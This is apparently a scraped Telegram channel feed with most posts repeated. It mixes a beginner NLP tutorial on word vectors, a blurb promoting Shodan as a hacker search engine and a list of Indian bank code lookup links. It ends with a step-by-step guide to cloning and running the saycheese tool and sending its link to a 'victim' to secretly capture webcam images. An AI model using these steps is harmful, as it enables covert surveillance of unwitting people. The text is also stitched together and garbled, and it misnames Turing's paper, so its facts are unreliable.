
The next subfield will be Natural Language Processing.
As usual it will be posted in sections over the next few days to ensure everyone understands.
As usual it will be posted in sections over the next few days to ensure everyone understands.
Some of the NLP Concepts that will addressed includes :
✅What is Natural Language Processing?
✅History of NLP
✅How Does NLP Work?
✅Components of NLP
✅NLP and Writing Systems
✅How to Implement NLP
✅What is Natural Language Processing?
✅History of NLP
✅How Does NLP Work?
✅Components of NLP
✅NLP and Writing Systems
✅How to Implement NLP
👍6
We'll begin with the first section of NLP tomorrow at around 4PM (IST)
Natural Language Processing Tutorial: What is NLP? Examples
What is Natural Language Processing?
Natural Language Processing (NLP) is a branch of AI that helps computers to understand, interpret and manipulate human languages like English or Hindi to analyze and derive it’s meaning. NLP helps developers to organize and structure knowledge to perform tasks like translation, summarization, named entity recognition, relationship extraction, speech recognition, topic segmentation, etc.
What is Natural Language Processing?
Natural Language Processing (NLP) is a branch of AI that helps computers to understand, interpret and manipulate human languages like English or Hindi to analyze and derive it’s meaning. NLP helps developers to organize and structure knowledge to perform tasks like translation, summarization, named entity recognition, relationship extraction, speech recognition, topic segmentation, etc.
👍3
History of NLP
Here, is are important events in the history of Natural Language Processing:
1950- NLP started when Alan Turing published an article called “Machine and Intelligence.”
1950- Attempts to automate translation between Russian and English
1960- The work of Chomsky and others on formal language theory and generative syntax
1990- Probabilistic and data-driven models had become quite standard
2000- A Large amount of spoken and textual data become available
Next in this NLP tutorial, we will learn How NLP works.
Here, is are important events in the history of Natural Language Processing:
1950- NLP started when Alan Turing published an article called “Machine and Intelligence.”
1950- Attempts to automate translation between Russian and English
1960- The work of Chomsky and others on formal language theory and generative syntax
1990- Probabilistic and data-driven models had become quite standard
2000- A Large amount of spoken and textual data become available
Next in this NLP tutorial, we will learn How NLP works.
👍4❤1
How Does NLP Work?
Before we learn how NLP works, let’s understand how humans use language-
Every day, we say thousand of a word that other people interpret to do countless things. We, consider it as a simple communication, but we all know that words run much deeper than that. There is always some context that we derive from what we say and how we say it., NLP in Artificial Intelligence never focuses on voice modulation; it does draw on contextual patterns.
Before we learn how NLP works, let’s understand how humans use language-
Every day, we say thousand of a word that other people interpret to do countless things. We, consider it as a simple communication, but we all know that words run much deeper than that. There is always some context that we derive from what we say and how we say it., NLP in Artificial Intelligence never focuses on voice modulation; it does draw on contextual patterns.
👍2
Example:
Man is to woman as king is to __________?
Meaning (king) – meaning (man) + meaning ( woman)=?
The answer is-  queen
Here, we can easily co-relate because man is male gender and woman is female gender. In the same way, the king is masculine gender, and its female gender is queen.

The answer is we learn this thinks through experience. However, here the main question is that how computer know about the same?
We need to provide enough data for Machines to learn through experience. We can feed details like
Her Majesty the Queen.
The Queen’s speech during the State visit
The crown of Queen Elizabeth
The Queens’s Mother
The queen is generous.
With above examples the machine understands the entity Queen.
The machine creates word vectors as below. A word vector is built using surrounding words.
We need to provide enough data for Machines to learn through experience. We can feed details like
Her Majesty the Queen.
The Queen’s speech during the State visit
The crown of Queen Elizabeth
The Queens’s Mother
The queen is generous.
With above examples the machine understands the entity Queen.
The machine creates word vectors as below. A word vector is built using surrounding words.

👍4🔥1
The machine creates these vectors
As it learns from multiple datasets
Use Machine learning (e.g., Deep Learning algorithms)
A word vector is built using surrounding words.
Here is the formula:
Meaning (king) – meaning (man) + meaning (woman)=?
This amounts to performing simple algebraic operations on word vectors:
Vector ( king) – vector (man) + vector (woman)= vector(?)
To which the machine answers queen.
Next in this Natural language processing tutorial, we will learn about Components of NLP some other time.
As it learns from multiple datasets
Use Machine learning (e.g., Deep Learning algorithms)
A word vector is built using surrounding words.
Here is the formula:
Meaning (king) – meaning (man) + meaning (woman)=?
This amounts to performing simple algebraic operations on word vectors:
Vector ( king) – vector (man) + vector (woman)= vector(?)
To which the machine answers queen.
Next in this Natural language processing tutorial, we will learn about Components of NLP some other time.
👍3❤2
🔴🔰SHODAN: A Search engine for hackers🔰
🌀 Shodan is a search engine that lets the user find specific types of computers (web cams, routers, servers, etc.) connected to the internet using a variety of filters.
🌀 Shodan provides the simple and powerful searching and it provides it with ease.
🌀 If you have a basic account then it provides you only the limited number of results.
🌀 So, if you want to access it more then you have to upgrade it.
🌀 The premium features of Shodan includes plotting the host locations on maps, accessing the full search listings etc.
🌀 It also gives you a feature to search using filters. It makes your search even more easier.
───── 🎮📱🎮 ─────
🆔 @learn_programming_coding
───── 🎮📱🎮 ─────
🌀 Shodan is a search engine that lets the user find specific types of computers (web cams, routers, servers, etc.) connected to the internet using a variety of filters.
🌀 Shodan provides the simple and powerful searching and it provides it with ease.
🌀 If you have a basic account then it provides you only the limited number of results.
🌀 So, if you want to access it more then you have to upgrade it.
🌀 The premium features of Shodan includes plotting the host locations on maps, accessing the full search listings etc.
🌀 It also gives you a feature to search using filters. It makes your search even more easier.
───── 🎮📱🎮 ─────
🆔 @learn_programming_coding
───── 🎮📱🎮 ─────
👍8😁4
Find every indian banks' IFSC, MICR codes with address and contact number ⬇👇
https://indiaifsccodes.com/
https://indiaifsccodes.com/
Forwarded from 📚BOOKSOMATIC📚 (𝐴𝑢𝑔𝑢𝑠𝑡𝑢𝑠 𝐶𝑎𝑒𝑠𝑎𝑟)
Find every indian banks' IFSC, MICR codes with address and contact number ⬇️👇
https://indiaifsccodes.com/
Canara Bank: https://indiaifsccodes.com/branches.php?bank_name=CANARA-BANK&bank_id=19ca14e7ea6328a42e0eb13d585e4c22
Paytm Payments Bank: https://indiaifsccodes.com/branches.php?bank_name=PAYTM-PAYMENTS-BANK-LIMITED&bank_id=3988c7f88ebcb58c6ce932b957b6f332
Union Bank of India: https://indiaifsccodes.com/branches.php?bank_name=UNION-BANK-OF-INDIA&bank_id=979d472a84804b9f647bc185a877a8b5
Punjab National Bank: https://indiaifsccodes.com/branches.php?bank_name=PUNJAB-NATIONAL-BANK&bank_id=1385974ed5904a438616ff7bdb3f7439
Indian Bank: https://indiaifsccodes.com/branches.php?bank_name=INDIAN-BANK&bank_id=f033ab37c30201f73f142449d037028d
HDFC Bank: https://indiaifsccodes.com/branches.php?bank_name=HDFC-BANK&bank_id=32bb90e8976aab5298d5da10fe66f21d
State Bank Of India (SBI) : https://indiaifsccodes.com/branches.php?bank_name=STATE-BANK-OF-INDIA&bank_id=149e9677a5989fd342ae44213df68868
Bank Of Baroda: https://indiaifsccodes.com/branches.php?bank_name=BANK-OF-BARODA&bank_id=8e296a067a37563370ded05f5a3bf3ec
https://indiaifsccodes.com/
Canara Bank: https://indiaifsccodes.com/branches.php?bank_name=CANARA-BANK&bank_id=19ca14e7ea6328a42e0eb13d585e4c22
Paytm Payments Bank: https://indiaifsccodes.com/branches.php?bank_name=PAYTM-PAYMENTS-BANK-LIMITED&bank_id=3988c7f88ebcb58c6ce932b957b6f332
Union Bank of India: https://indiaifsccodes.com/branches.php?bank_name=UNION-BANK-OF-INDIA&bank_id=979d472a84804b9f647bc185a877a8b5
Punjab National Bank: https://indiaifsccodes.com/branches.php?bank_name=PUNJAB-NATIONAL-BANK&bank_id=1385974ed5904a438616ff7bdb3f7439
Indian Bank: https://indiaifsccodes.com/branches.php?bank_name=INDIAN-BANK&bank_id=f033ab37c30201f73f142449d037028d
HDFC Bank: https://indiaifsccodes.com/branches.php?bank_name=HDFC-BANK&bank_id=32bb90e8976aab5298d5da10fe66f21d
State Bank Of India (SBI) : https://indiaifsccodes.com/branches.php?bank_name=STATE-BANK-OF-INDIA&bank_id=149e9677a5989fd342ae44213df68868
Bank Of Baroda: https://indiaifsccodes.com/branches.php?bank_name=BANK-OF-BARODA&bank_id=8e296a067a37563370ded05f5a3bf3ec
👍8
Hack camera:
🎩 HOW TO HACK WEB CAM WITH JUST URL 🎩
(Using Saycheese)
➖➖➖➖➖➖➖➖➖➖➖➖➖➖
💠 REQUIREMENTS:-
✅ ROOTED ANDROID DEVICE or PC WITH LINUX or UBUNTY OPRATING SYSTEM
✅ Termux/Terminal
💠 STEP:-
✳️ Open termux
✳️ Type pkg install git
✳️ Type git clone https://github. com/thelinuxchoice/saycheese
✳️ Type cd saycheese
✳️ (chmod +x *)
✳️ To give termux root permission install sudo by typping this command (pkg install sudo )
✳️ Run saycheese as root in termux.
✳️ sudo ./saycheese.sh
✳️ In kali linux you have to type bash ./saycheese.sh
✳️ Now type 2, and hit enter.
✳️ Copy the url and send it to the victume.
✳️ After successfully attack, just type ctrl+c to stop the script
✳️ Type ls to locate the current working directry .
🎩 There will be a lot of png image. To move this image to gallary or sdcard, Just type mv file name /sdcard for example mv xyz.png /sdcard
➖➖➖➖➖➖➖➖➖➖➖➖➖
🎩 HOW TO HACK WEB CAM WITH JUST URL 🎩
(Using Saycheese)
➖➖➖➖➖➖➖➖➖➖➖➖➖➖
💠 REQUIREMENTS:-
✅ ROOTED ANDROID DEVICE or PC WITH LINUX or UBUNTY OPRATING SYSTEM
✅ Termux/Terminal
💠 STEP:-
✳️ Open termux
✳️ Type pkg install git
✳️ Type git clone https://github. com/thelinuxchoice/saycheese
✳️ Type cd saycheese
✳️ (chmod +x *)
✳️ To give termux root permission install sudo by typping this command (pkg install sudo )
✳️ Run saycheese as root in termux.
✳️ sudo ./saycheese.sh
✳️ In kali linux you have to type bash ./saycheese.sh
✳️ Now type 2, and hit enter.
✳️ Copy the url and send it to the victume.
✳️ After successfully attack, just type ctrl+c to stop the script
✳️ Type ls to locate the current working directry .
🎩 There will be a lot of png image. To move this image to gallary or sdcard, Just type mv file name /sdcard for example mv xyz.png /sdcard
➖➖➖➖➖➖➖➖➖➖➖➖➖
👍15❤1🔥1👏1